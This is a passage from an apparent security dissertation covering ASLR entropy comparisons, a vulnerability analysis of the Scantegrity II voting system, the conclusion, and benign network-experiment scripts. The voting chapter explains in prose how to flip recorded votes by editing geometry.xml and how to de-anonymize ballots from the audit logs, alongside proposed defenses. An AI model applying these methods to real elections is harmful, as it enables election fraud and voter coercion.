Our work focused on black-box penetration testing of these operating systems with almost no investigation into the differences in the source code that may be responsible for the differences in entropy that is observed. Though some operating systems such as macOS and Windows do not provide the source code required to adequately investigate the cause of these differences, this can be done for all operating systems that have already had their ASLR implementation profiled.

Initially, we had attempted to use a pre-existing piece of software with a well-known buffer-overflow vulnerability, documented as a CVE.² However, there were challenges in obtaining old variants of such software for each operating system that we chose to investigate. For compatibility reasons and so that the comparisons being made are with the same software, we decided to develop our own vulnerable software. This allowed us to ensure that the vulnerability being measured is the same across all platforms and it gives us a better understanding of the source code running on both the attacker and the victim system.

6.8. Conclusion

This work provides an initial comparison of some common operating systems in their ability to defend against buffer overflow attacks. We rank the security of operating systems and their architecture based on the amount of entropy provided by their ASLR implementation. This is measured by allowing a vulnerable program to execute and attacking it multiple times, recording the memory address that resulted in successful manipulation of the program's control-flow. By performing hundreds of measurements on the random memory address assigned to a specific target function,

²Common Vulnerabilities and Exposures: <https://cve.mitre.org/cve/>

we are able to determine the amount of effective entropy observed in various implementations of Address Space Layout Randomization.

We find that among the operating systems profiled, 64-bit Debian has the strongest defense against buffer-overflow attacks while 32-bit HardenedBSD has the weakest defense. In the case of OpenBSD, using the 64-bit variant provides no additional security for this attack scenario.

Although there are myriad choices for desktop operating systems, several of which have adequate security mechanisms, the realm of embedded systems offers far fewer options. With the rapid increase in popularity of Internet-of-Things devices, one may be wary of the compromises made in terms of security in order to achieve increased compatibility and power efficiency. It is our hope that this toolkit can be a first step in evaluating the control-flow integrity of such embedded operating systems.

System administrators may use this information to choose operating systems that offer strong defenses against buffer-overflow attacks. One can also diversify a set of services by maintaining multiple operating systems, each with ASLR implementations that ensure different bits of the address space are randomized. This can present a slightly more volatile environment to potential attackers and if the servers are virtualized, systems can recover from attacks that affect one implementation by rebooting the virtual machine into an operating system with an ASLR implementation that better resists current exploits.

6.9. Future Work

We hope to enhance this work by measuring the effective entropy of the ASLR implementations in other mainstream operating systems, particularly versions of Apple's macOS and Microsoft's Windows. Google's Android mobile operating system would be another interesting platform to compare. Due to the closed nature of Apple's iOS environment, it may be difficult to run our measurement software on that operating system.

As mentioned in Section 6.7, performing source code analysis would be useful to determine which differences in each ASLR implementation are responsible for the differences in entropy that we observe. Such analysis is beyond the scope of this current research, but would certainly provide greater insight into which techniques provide the greatest entropy and how to augment the randomness in weaker variants.

CHAPTER 7

Security Evaluation of Scantegrity II

Having considered the security of traditional computing systems and systems that interface in some way with the real world, we now consider a particular case in which devices must interface more intimately with humans and are bound not only by physical laws, but by artificial legislation as well. Electronic voting systems for government elections are gaining traction worldwide [169, 170, 171], with some cases of the voting systems being accessible even over the Internet [172]. Kohno et al. analyze the security of Diebold’s AccuVote-TS [173] voting software, which uses smartcards to authenticate voters. Although the system relies on smartcards, it does not utilize the security benefits that smartcards provide, leaving AccuVote-TS vulnerable to several attacks, including allowing individuals to vote multiple times, observe tallies in ongoing elections, and prematurely end an election. This implementation also does not confirm the integrity of servers hosting configuration files, nor does it attempt to determine the integrity of the files themselves. Helios is a voting system designed for remote online elections with the ability for anyone to verify results [174]. Online voting has its own set of challenges, primarily the fact that even when a voter’s identity is confirmed, it is difficult to determine that their vote has not been coerced or sold. The election software would not be able to ensure that no other individual is physically present to monitor and influence each vote. However, Helios is meant to be used in less influential elections where coercion is unlikely to occur. Instead, its major contribution to the field of electronic voting is its public auditability, allowing any voter to verify that their ballot was counted and allowing anyone to verify that the votes were properly tallied. Although Helios has been designed with integrity in mind, the remote and open approach to the service makes securing the entire system virtually impossible. One attack in particular [175] demonstrates this issue: although the vulnerabilities exploited are not found in the code for Helios, its reliance on web browsers and other software dependencies, as well as its leniency with regard to their minimum security requirements leads to potential compromise.

Security and privacy are significant issues in elections throughout the world. While these issues have long been present in elections that are purely “analog,” the rush to systems that involve a

digital component of some form has created new types of vulnerabilities. Following the widely publicized study of Diebold Election Systems before the 2004 U.S. presidential election [176, 177], interest in researching and fixing the vulnerabilities of the existing systems skyrocketed. Since then, many different voting systems and schemes designed with security and privacy in mind have been introduced, but most have failed to gain any real traction. One reason is that most of these systems are largely incompatible with the existing voting infrastructure. That is, in order to implement a lot of these proposed systems, dramatically new equipment has to be designed, bought and integrated, and election procedures often have to be changed considerably as well.

While these works show the vulnerabilities of other electronic voting systems, our contribution is the security analysis of yet another proposed solution. Scantegrity is developed with privacy-preserving cryptography as the foundation for secure and verifiable elections. Its use of zero-knowledge proofs for tallying votes can theoretically guarantee that ballots are cast and tabulated without revealing how one has voted. However, the proposed design of the ballots leaves them vulnerable to covert channel attacks that can de-anonymize voters who wish to be identified. We suggest a simple solution to minimize this threat and we identify key files that must be secured so that individual election officials are unable to influence specific contests. Though the covert channel exploit is primarily an attack on confidentiality, the unsecured election configuration files prevent Scantegrity’s auditing system from detecting compromises to its integrity.

We analyze Scantegrity II [178, 179] (hereafter referred to simply as “Scantegrity”), an end-to-end verifiable voting system using paper ballots, optical scans, and computer-based tallies. Although Scantegrity does not support internet voting on its own, many of the features it provides could be implemented into an internet-based voting system. In particular, the algorithms implemented for verification and auditing could be integrated into other voting systems. We focus on Scantegrity, not to single it out as a vulnerable system, but because Scantegrity may be a perfectly reasonable system from an implementation standpoint for a variety of reasons, including that it might use existing equipment and, given its use of paper ballots, it is compatible with many existing election procedures. We also note that it is an open-source software system, thereby enabling easier analysis and verification. However, before such a system can be deployed, it has to be tested and analyzed for security flaws. Of particular interest to us in our analysis is safe-guarding the individual voters’ rights throughout the election process.

We intend to focus primarily on a *technical* analysis of the Scantegrity system. Given that all voting systems function in the context of a set of laws and procedures, ranging from ballot design [180] to poll worker training [181], those must be taken into account as well for a full analysis. Indeed, election procedures can both solve and create vulnerabilities [182]. However, given that election procedures vary widely in the U.S. and around the world, we mention only some of the more common, high-level election procedures and voter assumptions that would have to change in order for the use of an end-to-end cryptographic voting system such as Scantegrity to be possible.

We first evaluate what information can be determined from the audit logs and attempt to determine whether the voters' privacy and anonymity is preserved throughout the voting process. I then analyze the usefulness of these audit logs in detecting fraud. This balance between privacy and usefulness is a type of "data sanitization" problem: the more information provided in the audit logs, the easier it is to detect malicious activity, but this is accompanied by a greater ease in determining how individuals have voted. I also analyze the security of the ballot definition files that these voting systems rely on. I attempt to generate malformed ballots that may cast votes incorrectly or neglect candidates, preventing the voter from voting as desired, and evaluate Scantegrity's ability to detect the fraudulent ballot definition files. Finally, I propose a set of possible solutions to the vulnerabilities found in the system.

7.1. Voting System Requirements

Election procedures in the United States are governed by a stringent, albeit varied set of rules and requirements. For an election to function correctly and maintain the trust of those who use it to elect their representatives, there are a number of important considerations that must be taken into account. One of the first goals for any election is accuracy [183]. Each registered voter should be presented with one and only one correct and complete ballot for the election and precinct in which he or she intends to vote. After voting, it is also critical that the voter's recorded vote match his or her intent; the voting system should record only and exactly those votes cast by the voter and nothing else.

In addition to requiring that elections have votes counted accurately, they should also be held fairly: each and every voter should be able to cast their vote exactly as he or she intends, without fear of reprisal by either the candidates or an invested third party [183]. In order to ensure

fairness, ballots should be anonymous and prevent anyone from verifying how another individual voted. Furthermore, it should be impossible for a voter to prove to anyone how they voted. If this were possible, one could coerce this proof out of someone. Not only does this prevent voter intimidation, it prevents people from selling votes. Once a vote has been cast, it is also important that the voter's ballot be counted properly, without any bias toward how he or she voted.

These two basic requirements instill in the public the sense of trust necessary to make a democratic election possible in the first place. Therefore, any system that is to be trusted by the electorate has to be able to prove that it works exactly as intended.

7.2. Overview of Scantegrity

Scantegrity [178] is an attempt at creating a single voting system that guarantees end-to-end verification. The system is designed to allow voters to not only cast their ballots anonymously and securely, but to also allow an individual voter to verify that the system actually recorded his or her vote as he or she intended it to be cast. Scantegrity was designed for use with optical scan voting systems such as those already widely deployed in the United States and elsewhere. A direct implication of this design choice is that Scantegrity could theoretically be deployed in precincts nationwide without requiring a major equipment overhaul. The only changes that would have to be made in deploying Scantegrity would be a ballot redesign, a process that takes place before each election. It is important to note that the current design of Scantegrity, in which each ballot has a unique serial number, would be unacceptable in certain precincts. For example, California law prohibits the use of serial numbers or any other form of unique identifier on submitted ballots. Due to the possibility of contradictory election laws between different jurisdictions, it is unlikely that a universal ballot format exists for all precincts, but Scantegrity could provide relevant options to generate a ballot template that is valid in any precinct.

The ballots that the Scantegrity system uses are essentially identical to those used in traditional optical scan elections, except that there is a uniquely mapped code letter next to each choice on the ballot (see Appendix K for an example ballot). Each voter receives a ballot that has a unique ordering of these code letters next to each and every choice that appears on the ballot. Because the code letters are randomized such that any two ballots could have a different letter corresponding to the same vote, a code letter does not necessarily correspond to a particular vote. This allows

for verification by each voter, without revealing how the individual voted. Because Scantegrity's verification process is designed as a zero-knowledge proof, a third party cannot determine how someone else voted. As the voter marks his or her choices on the ballot, he or she may record the letters associated with their vote. This is not mandatory, and may be skipped if the user does not wish to verify the proper casting of their ballot after the election. These code letters, in conjunction with the serial number on the ballot receipt, then allow the user to verify that their ballot was cast correctly. Since Scantegrity's verification service does not provide the mapping between random code letters and each ballot choice, this mapping is available only in the voter's memory. This prevents a voter from proving to others how he or she voted and it prevents others from determining how another person's ballot was cast.

Scantegrity, like most end-to-end verification systems, produces a receipt of sorts to allow the voter to check on the integrity of the election being held after they have voted. Since this receipt is designed in such a way as to not reveal the identity of the voter or the choices made by the voter during the election, the receipt can be freely given to anyone. With this receipt in hand, an individual can then access the publicly posted election results to ensure that his or her vote is included and that the signature associated with the public results matches up with the signature that the voter has recorded.

The process of running an election with Scantegrity can be separated into three separate steps: 1) the pre-election configuration, 2) the election, and 3) the post-election analysis. During the pre-election configuration, election officials define the ballot templates to be used in their precincts and configure Scantegrity to generate the appropriate number of ballots, with random verification code letters next to each choice. During the election, registered voters obtain their ballot, vote on it, optionally record their ballot serial number and the random letters associated with their votes, and cast the ballot. After the election closes, the post-election analysis occurs, in which Scantegrity tallies the votes for each ballot and creates a relation between the ballot serial number and the anonymous verification code associated with the voted options. Once the post-election analysis step completes, voters are free to verify that their ballot was recorded as cast. As the process is currently designed, voters will be unable to their ballots in the time between voting and the post-election analysis step. Scantegrity can also run an auditing process that verifies the integrity

of its log files in an attempt to detect any unauthorized modifications that could affect election results.

7.3. Vulnerabilities in Scantegrity

In our threat model, we assume that the system has been configured as instructed in the provided documentation [184, 185] and that only election officials have authorized access to the computers storing the results of the election. We assume that poll workers do not have the password used by Scantegrity, nor do they have access to read or modify the configuration files and raw ballots used by Scantegrity. Therefore, poll workers are not considered election officials in this analysis. For our security evaluation, we assume that the following threats exist: any voter may have been approached by a third party attempting to bias the outcome of a particular race. Voters may also be interested in determining how others have voted or in changing how others have voted. Given this threat model, the following security vulnerabilities exist with the Scantegrity system.

7.3.1. Access Control Issues

Scantegrity's system configuration contains a serious vulnerability due to the lack of concrete implementation instructions provided by the developers. There is no information to be found on how a polling entity should go about setting up the Scantegrity system so that it only presents the public with need-to-know information. Without clear instructions for configuring a system to run Scantegrity, the system might present information that allows the average user to determine how others have voted. The Scantegrity system maintains all information relating to the entire voting process in a single directory; within this one directory are a few more directories and various files. Some of the information presented in this top level directory is very sensitive, and access to it should be tightly controlled. We identify `MeetingThreeOut.xml`, `SerialMap.xml`, and `geometry.xml` as some of the most obvious files that require hardened access controls. We present specific attacks that exploit these files in the remainder of this section. In its current form, any election official running the Scantegrity system can easily gain access to any and all files relating to the election. For the purposes of this analysis we have assumed that voters do not have access to these directories. This means that even though the data in this top level directory is not freely available to the voting public, it is available to the election officials at large.

Scantegrity can suffer from a *replay attack*. An election official who has access to the files generated by Scantegrity during the pre-election configuration and who also knows the username and password used for that precinct can later determine how each specific ballot is cast using the public audit logs. `MeetingThreeOut.xml` (found in Appendix L), an audit log file generated during the post-election analysis, stores how each ballot is cast in a random order and with anonymous identification numbers instead of with the actual ballot serial number. But `SerialMap.xml` (found in Appendix M), another audit log file available to the public, is used along with Scantegrity's username and password to generate the anonymous identification numbers and the order in which the ballots are listed in `MeetingThreeOut.xml`. Using the Scantegrity files obtained before the election, an election official can reproduce the election results by reordering the association between ballot serial numbers and votes cast until a `MeetingThreeOut.xml` file is generated that matches the `MeetingThreeOut.xml` file published from the official election. When this occurs, the election official will have the right votes for each ballot, and will know how each ballot serial number was cast. Depending on the jurisdiction, it may be trivial to obtain an association between the ballot serial number and individual voters. In cases where this information is kept secret, targeted attacks on individuals in order to buy or coerce votes would still be possible. This is a flaw in Scantegrity's design because it produces a mechanism for verifying anyone's vote independently, and can be used for voter intimidation or for buying votes.

Because this attack requires permuting the ballots until the correct order is found, it has a computational complexity of $O(n!)$. With current technology, this running time should prevent attackers from de-anonymizing ballots within a voter's lifetime, so long as enough ballots are cast. For example, if a precinct casts thirty ballots, an attacker would need to run trillions of modern processors simultaneously to determine how each ballot was cast within the lifetime of voters. However, if more voting machines are introduced in precincts where populations are not increasing, the number of ballots to permute for each machine will decrease, making such an attack faster to execute. At some value of n , it becomes easier to crack the key used to secure the cast ballots. Casting the unvoted ballots in Scantegrity can increase n , guaranteeing a certain level of security, but the auditability of the election would suffer from such actions. This would cause inconsistencies between the number of ballots cast and the number of voters that entered each precinct. Due to

the privacy requirements of elections, an unvoted ballot will be indistinguishable from a ballot that was voted on. Once again, we observe a trade-off between privacy and verifiability.

Carrying out this attack could possibly be accomplished using a brute-force approach if voter turnout is extremely low for a precinct. If a third-party was attempting to buy votes and wanted to verify that a compromised voter did indeed vote as asked, it should not matter if this verification of the vote happens in a matter of minutes or in a matter of years—presumably, if the third-party wanted to harm a voter for an incorrect vote, they would do so regardless of the time lapse between the actual casting of the ballot and the third-party’s discovery of how the ballot was cast, as long as the voter is still alive.

Logging Configuration. A Scantegrity implementation can be configured in such a way that ballots are interpreted incorrectly, enabling precinct-wide electoral fraud. The file `geometry.xml` (found in Appendix N), used by Scantegrity to determine how to read the ballots, can be modified to read the ballots in a way that is not intended, and the audit logs do not detect such tampering. We were able to modify `geometry.xml` so that a vote of **Yes** on a contest would be recorded as a vote of **No** and a vote of **No** would be recorded as a vote of **Yes**. This is accomplished by switching the values stored in *id* for a particular contest. For instance, to reverse how the votes are recorded for the second contest, *id* on line 21 should be assigned the value 1 and *id* on line 23 should be assigned the value 0. We were unable to assign both *id*’s the same value for a single contest because the program that encodes the ballot images throws an exception and does not encode the ballots if the `geometry.xml` file is malformed in this manner. This vulnerability is particularly serious because a biased election official can exploit it to reverse election results in precincts that would vote against the official’s desired outcome. This vulnerability currently does not require modification of the Scantegrity executables, it is performed in the time between the pre-election configuration and the election, and it currently is not detected by the auditing systems.

7.3.2. Cryptographic Vulnerability

The audit information generated by Scantegrity that is meant to be released to the public is not presented in a cryptographically secure fashion (see `SerialMap.xml` in Appendix M).. The pseudorandom anonymized ballot identifiers have observable patterns which may be vulnerable to a cryptographic attack. More specifically, a correspondence may be derived between the ballot serial numbers and the anonymized serial numbers. In analysing the output of mock elections that

we ran, we noticed that the serial numbers and the anonymized serial numbers always increased in value. The developers incremented the serial numbers with pseudo-random values to produce nonces for the anonymized serial numbers. An attack focusing on this relationship can be explored in future work. We found that the number of ballots requested determines how many anonymized identifier numbers are generated in the `SerialMap.xml` file. Only half this number can be used as virtual ballots. This seems to be done so that the `SerialMap.xml` file cannot be constrained to all possible serial numbers, increasing the correspondence between anonymized identifier and ballot serial number. The pseudo-random assignment of anonymized identifiers to ballot serial numbers and the pseudo-random ordering of these anonymized identifiers in `MeetingThreeOut.xml` has also been observed to lack variation upon multiple executions of the post-election analysis, given the same files generated by the pre-election configuration. This cryptographic vulnerability, in conjunction with the previously mentioned access control vulnerability, is what allows an election official to determine how each ballot was cast.

7.3.3. Coercion To Abstain From Voting

Another attack that has been considered is one in which a third-party coerces, intimidates, or pays individuals, not to vote for a particular candidate, but to refrain from voting on specific contests altogether. When an individual votes for a candidate, the verification code is recorded and then published for anyone to see. If the voter does not vote on a specific contest, no verification code will be recorded for that contest. When the third-party wishes to confirm that an individual did not vote on a contest, the third-party simply enters the individual's verification number and will be presented with the associated anonymous code letters. If the third-party sees a code letter corresponding to the specific contest, the third-party will know that the individual did not act as instructed. Like the `geometry.xml` exploit, this attack is useful when the attacker knows that individuals intend to vote against their desires. This form of coercion is different from intimidating people to avoid poll booths or to avoid voting altogether. The target of this attack is still free to vote on those contests that the coercer has no interest in; a record of their name in the poll book would not be a clear indication that the third-party's demands were not met. Furthermore, an extensive audit of the poll books for elections over time may reveal the more extreme coercion to avoid all voting in individuals that ardently participate in every election. Coercing individuals

to abstain from voting on individual contests may be slightly more subtle and therefore harder to detect.

7.3.4. Possible Verification Vulnerability

Scantegrity is designed as a verifiable voting solution that can fit into many existing processes more easily than many other proposed end-to-end verifiable solutions. However, security vulnerabilities arise when considering this verification process. Verification is designed to convince the voter that his or her vote was recorded properly, without revealing to anyone how the voter's ballot was cast.

Scantegrity relies on random letters associated with each contest, combined with a unique ballot serial number to provide this secure verification. The user records both the ballot serial number and the sequence of random letters associated with their vote. After their ballot is recorded, the voter can verify that their vote was recorded properly by entering their serial number into the verification site and comparing the letter sequence there with the one they recorded. If the sequence matches, then it is assumed that the vote was recorded properly. If the sequence does not match, then it can be assumed that the vote was not recorded properly.

There are two obvious methods of exploiting this design. The first method is to attack the Scantegrity software, causing it to properly record the random letter associated with a user's vote, but to ignore the actual vote, recording instead a random vote or a vote for a specific choice. When the user goes to verify the vote, the correct sequence of letters will appear, causing the voter to believe that their vote was recorded properly when it was not. The second method to exploit this design is to attack the web server performing the verification service. If the web server is compromised, the verification method could instead display random letters that are not associated with the ballot ID entered. This will generally not match the sequence of letters that the user recorded, causing voters to believe that their vote was not recorded properly, when the actual ballots recorded had not been tampered with. This will undermine the credibility of the election results.

In the first case, the votes are actually tampered with. In the second case, the perception that tampering has occurred is achieved. According to the documentation provided with Scantegrity, it is the responsibility of other groups to design and implement the web verification service. Therefore,

the second exploit is not within the threat model of the Scantegrity designers; but if credibility of the election results is an issue, that attack is still important to consider.

7.3.5. *k*-Anonymity Vulnerability

There is potential for a *k*-anonymity vulnerability [186] using covert channels within the ballot itself [187, 188]. For example, if a third-party buys someone’s vote for a particular race and wants to confirm that they voted as desired, the third-party can tell them to vote in a specific pattern that the third-party can recognize. This pattern should be unique and unexpected of a normal voter. For instance, the third-party can tell voters to vote such that their verification codes produce a specific sequence of letters, except on the race that matters, in which they vote for the candidate as instructed by the third party. Covert channels are difficult to prevent: attempting to identify the use of covert channels on election ballots may be viewed as a violation of voter privacy, and nullifying ballots that implement a covert channel may be viewed as a violation of the individual’s right to cast their ballot as intended. *k*-anonymity is of concern in this case because it is expected there will be some number *k* of voters who have cast their ballot with a covert channel implemented. Therefore, *k* ballots should be identical, so a third-party can determine how many voters did not cast their ballots as determined. Scantegrity would have to sanitize the audit logs so that a single ballot cannot be identified as unique from any $n > k$ other ballots. In our analysis of Scantegrity, we have not identified an example of a *k*-anonymity vulnerability that does not rely on other vulnerabilities.

7.4. Proposed Solutions

A variety of solutions have been discussed for validating the security of electronic voting systems by providing auditability while maintaining privacy and anonymity [189, 190, 191, 192, 193]. Those solutions, while useful in many contexts, are unlikely to work directly with Scantegrity, so we propose a variety of alternative solutions, including both procedural and technical approaches.

Some of the access control issues can be resolved by preventing any one election official from being able to view all ballots. This will make it difficult for an individual election official to determine how people voted, because the probability that the official has access to the ballots that the official wishes to verify decreases as the number of ballots accessible to an individual decreases. Scantegrity should also explicitly document the access control structure required to operate in a

secure state. The Scantegrity software can either implement this access control structure, or it can verify the structure and operate only if the access controls are secure. In order to fix some of the cryptographic security vulnerabilities, we suggest that election officials randomize the audit log contents using a process external to Scantegrity. A keyed randomizer is needed given that the randomizing algorithm will surely have to be made public. This external randomization process can be automated after Scantegrity completes execution, and should be performed before any audit log data is released. The randomness used by Scantegrity should also be re-evaluated, as it has led to some of the previously mentioned security vulnerabilities. The audit logs may also be sanitized to a greater extent: instead of revealing how each individual ballot is cast, the audit logs can present a summary of how groups of ballots were cast, where each group can be a set of sequential anonymized identifiers.

CHAPTER 8

Conclusion

This work emphasizes the need for better measurement techniques and more quantitative analysis for properly evaluating the security of systems. We present the current state of the network security landscape, in which security practices are proposed based on little more than an ability to provide some relief from known vulnerabilities. Resilience will likely be the goal for several areas of system and network security research. With this in mind, we advocate for a greater focus on defense and recovery metrics that will guide the development of techniques to improve security and resilience.

We demonstrate how more quantitative metrics for various aspects of security can improve the ability to not only defend against attacks, but to detect vulnerabilities and minimize the damage that exploits can cause. By combining more detailed metrics with common distributed consensus protocols, networks can isolate and repair vulnerable systems while the necessary services can continue to function. The resilience that these techniques provide will increase availability, integrity, and confidentiality in the presence of attacks, even when subsets of the network have been compromised. The key properties necessary for achieving resilience in arbitrary servers are redundancy, diversity, and recovery. By splitting a service over multiple redundant processes and using a consensus algorithm to ensure correctness, an attack on an individual node will not affect the results of the network and will fail to influence any target. If those processes are diverse enough, then compromising multiple targets will require multiple exploits, greatly increasing the attacker's operating cost. With expedient recovery mechanisms that can change a specific server's software or replace it with a server that has a different hardware architecture, a network can adjust itself to current threats, making it more resilient to active attacks.

Our network redundancy performance experiments find that the most important property of a network emulation platform for producing accurate results is the inclusion of loss. Without it, Deterlab's emulator generates unrealistic traffic in which latency plays no discernible factor in the quality of service of prolonged data transfers. Under lossy conditions, the file transfers behave in

accordance with the Mathis Equation, which lends credibility to the accuracy of Deterlab’s network platform. When network loss is the overwhelming factor along a network connection, we observe an unexpected phenomenon: as the file transfer’s throughput increases, the time required to recover from a network issue also increases. One might expect that networks with higher throughput and lower latency would be able to recover faster, but the opposite is true. This appears to be due to the fact that networks with higher quality of service will have more data in transit at any instant, so the process of re-establishing a connection requires than more data is retransmitted.

In evaluating the performance of *tstat* and *tcpcsm*, we find that *tstat* is highly efficient in processing retransmits, not only for traditional network connections, but also for asymmetric connections that are commonly used for high-performance data transfers. There is also potential for the retransmit monitor’s storage space to become the limiting factor in such networks. In asymmetric networks, the traffic monitor can accumulate retransmit data at a rate on the order of a gigabyte per minute when running *tcpcsm*. We contrast this behavior with *tstat*, which uses far less storage for equivalent data transfers. Among the network monitors assessed, *tstat* is clearly the best tool for the specific case of high-performance asymmetric connections. Our performance analysis concludes that, given general computer hardware, a network monitor running as single instance of *tstat* should be capable of processing retransmits at rates of up to 25 Gbps. As *tstat* is a single-threaded process and each process binds itself to a specified network interface, a multi-core network monitor would support the processing of several 25 Gbps network streams.

When diversity is added to distributed networks, the resilience increases: if the network were homogeneous, an attack on a single node should be effective on all nodes. If each system has a diverse set of hardware and software, such attacks may not succeed on a broad range of servers. So long as more than $\frac{2}{3}$ of the systems can resist attacks, the network will continue to properly service requests. If the network’s health is being measured with a high degree of specificity, the classes of hardware and software that are vulnerable to a current attack, as well as the hardware and software combinations that appear to resist the attack, can be identified and compromised systems can be replaced with those that are less likely to fail.

In such networks, it is useful to measure certain aspects of resilience for individual systems. Our analysis of different Address Space Layout Randomization implementations exemplifies the differences that can exist in similar yet not quite identical defense mechanisms. We find that,

as expected, 64-bit operating systems generally have greater entropy in ASLR than their 32-bit variants. However, the amount of entropy provided also depends on the operating system used and the implementation it packages by default. In some cases, a 32-bit operating system will provide more protection from buffer overflows than a different 64-bit operating system. Furthermore, the effective entropy of an operating system's ASLR may be significantly lower than what is advertised. Embedded operating systems, particularly real-time operating systems, may sacrifice security for performance and lower power requirements. Due to this tradeoff, it is imperative that the integrity protections provided by embedded software are thoroughly and independently assessed.

An obvious caveat to such moving-target defense is the risk of an attacker attempting to schedule exploits in such a way that a sufficient proportion of systems on the network are configured with a common vulnerability. The primary goal would be to influence the network to a much less resilient state which the attacker can efficiently take advantage of. Such scenarios are outside the scope of this dissertation, but one suggestion would be to maintain the network such that no single system configuration exists on more than $\frac{1}{3}$ of the network at any time. The challenge with this technique is in knowing how distinct each configuration must be to have different sets of vulnerabilities. This generally requires knowledge of existing or potential attacks.

Though the security of networks and general-purpose computer systems is of great concern, the realm of human-computer interaction is another attack surface that requires hardening. Electronic voting systems are particularly complex as we desire high levels of integrity, confidentiality, and availability, while being constrained by federal, state, and possibly local voting laws. Our security evaluation of the Scantegrity II electronic voting system has found that the lack of documentation can cause confusion and lead to configurations that are vulnerable to exploits of confidentiality and integrity. However, the most critical security issue discovered involves the way in which the random anonymization codes are used. Information on whether a specific contest has been voted on will be revealed based on the presence or absence of the corresponding anonymization code letters. In order to prevent such blatant privacy violations and prevent some forms of covert channels, each contest should contain the option to abstain from voting which includes its own confirmation code. When a user verifies someone's ballot, they will see confirmation codes for every contest, even those that were not explicitly voted on. Since these verification codes are assigned randomly, the decision

that they correspond to will be indistinguishable from any other decision, and so no information leaks about how a ballot was cast.

The development and analysis of quantifiable measures of security in more aspects of general software and platforms will lead to stronger security over time. By integrating these metrics with the recovery and introspective features of resilience, the automated advancement of security properties, whether supervised or otherwise, may be attainable. This work provides a new metric for evaluating the availability of a specific network service and its recovery mechanism. In analyzing this metric, we illustrate the limit of current security measures in differentiating complex systems. Advancing resilience research requires the ability to quantitatively and definitively compare specific properties, mechanisms, and systems. Such comparisons can only be performed with accurate and precise measurements. Therefore, the key to resilience and security in general is the development of better metrics.

8.1. Future Work

Though our work presents fundamental research in the area of system and network security, including the recommendation of better security measurements to further the development of system resilience, there is still work to be done for each experiment performed. The future research suggested can provide better insight into why exactly we observe certain results and will answer some of the ancillary questions that have emerged.

For our network performance analysis, further testing with different latencies should be useful in narrowing down exactly why high quality of service levels negatively impact network recovery efforts in extremely lossy environments. By experimenting with a larger range of throughput, latency, and loss values, a clear balance can be defined between the various QoS parameters. The optimal transfer speed will depend on the network route's bandwidth, latency, and loss-rate; this speed will likely be bounded in relation to the Mathis equation. Additionally, various multipath routing protocols can be compared to determine the degree by which software and the network layer that multipath support is implemented on effect these results.

In comparing retransmit monitoring tools, our evaluation can benefit from testing with transfers between more endpoints. We had access to a limited set of Data Transfer Nodes, but transferring

data between more points throughout the world and observing how the greater variation in propagation delay associated with different endpoints effects the resource utilization of *tstat* and *tcpsm* would increase our confidence in the results we observed. Similarly, generating larger datasets that are more representative of real-world transfers over these research networks can produce traffic that is more characteristic of the environments we are studying. With the integration of machine learning frameworks that analyze properties of the retransmits observed, such as their frequency and burstiness, one may be able to identify with relatively high precision specific types of network issues beyond basic network health. Given information on why network health has deteriorated, recovery of network services becomes fairly straightforward and a greater level resilience can be realized.

Our work on Address Space Layout Randomization can be expanded to cover more operating systems, including Microsoft's Windows, Apple's macOS and iOS, and Google's Android. Although several of these operating systems are closed-source, a source-code review of the available kernels and software would be beneficial for determining the critical factors that cause different implementations to have such vastly different values of effective entropy. While the first step in developing better security mechanisms is measuring the effectiveness of current solutions, we must identify the underlying properties that cause one implementation to provide better security over another so that we can leverage these differences to provide even greater security.

Scantegrity II can benefit from some of the solutions that we have proposed. Adding anonymous confirmation codes that correspond to an abstention for each contest conceal the fact that a voter abstained from voting on certain decisions. One area of potential future work would be in implementing this change and evaluating how it affects the performance of the voting software in administering, tallying, and verifying elections of different sizes. The increase in data that must be processed should increase the amount of time required to perform all task of the election, but it would be useful to understand the degree to which this enhancement effects performance. Since availability is crucial to elections, any changes made to voting software should minimally impact voters. We have identified key configuration and log files that must be secured from unauthorized access in order to prevent attacks on the integrity and confidentiality of elections. We leave as future work the implementation and analysis of this security enforcement, be it through operating system access controls or cryptographic solutions.

Given existing measures of security and the new measures we have presented in this dissertation, one may be inclined to compare the security provided by different sets of software. This would be a daunting task, as the number of services and security features available on even the simplest of systems can be vast. Such an endeavor could benefit from a database of common software services that lists what properties they provide, any potential vulnerabilities they introduce, and quantitative measures of their security. A security-evaluating service could in the future query this database and evaluate different combinations of software configurations. The evaluation service would likely need information on how different pieces of software interact to complement or interfere with one another. This analysis would greatly enhance the ability of system administrators to automatically evaluate the resilience of their networks and identify features that can be upgraded to provide better security.

APPENDIX A

Script to Perform Redundant Route Experiments on Client

```

#!/bin/csh

if !( -d /users/jonganz/logs ) then
    mkdir /users/jonganz/logs
endif

foreach interfaceFile ( which.interface.Edge which.interface.Client dropConnection.now )
    if ( -f /users/jonganz/logs/$interfaceFile ) then
        rm /users/jonganz/logs/$interfaceFile
    endif
end

cd /users/jonganz
touch /users/jonganz/logs/start.client
scp /users/jonganz/logs/start.client clientEdge:/users/jonganz/logs/start.edge
set rightNow=`date +%s`
set logFile="/users/jonganz/logs/client-throughput-$rightNow.csv"
echo "Experiment started at `date +%s`"
bwm-ng -o csv -F $logFile -t 100 &
set bwm=$!
sleep 20

/usr/bin/iperf3 -c server -f m -t 600 --logfile /users/jonganz/logs/iperf3-client-log-$rightNow.log &
echo "iperf started at `date +%s`" | tee -a $logFile
sleep 110

foreach i ( 1 2 3 )
    sleep 5
    while !( -f /users/jonganz/logs/which.interface.Client )
        end
    set interface=`cat /users/jonganz/logs/which.interface.Edge`
    scp /users/jonganz/logs/which.interface.Client clientEdge:/users/jonganz/logs/dropConnection.now
    echo "$interface down at `date +%s`" | tee -a $logFile
    if ( $i == 3 ) then
        sleep 110
    else
        sleep 175
    endif
    echo "$interface back up at `date +%s`" | tee -a $logFile
end

sleep 25

foreach interfaceFile ( which.interface.Edge which.interface.Client dropConnection.now start.edge )
    if ( -f /users/jonganz/logs/$interfaceFile ) then
        rm /users/jonganz/logs/$interfaceFile
    endif
end

kill -2 $bwm
echo "Experiment completed at `date +%l:%M`"
tail -5 /users/jonganz/logs/iperf3-client-log-$rightNow.log

```


APPENDIX B

Script to Perform Redundant Route Experiments on ClientEdge

```

#!/bin/csh

if !( -d /users/jonganz/logs ) then
    mkdir /users/jonganz/logs
endif

foreach interfaceFile ( which.interface.Edge which.interface.Client dropConnection.now start.edge )
    if ( -f /users/jonganz/logs/$interfaceFile ) then
        rm /users/jonganz/logs/$interfaceFile
    endif
end

cd /users/jonganz
while !( -f /users/jonganz/logs/start.edge )
end

set logFile="/users/jonganz/logs/clientEdge-throughput-`date +%s`.csv"
echo "Experiment started at `date +%s`"
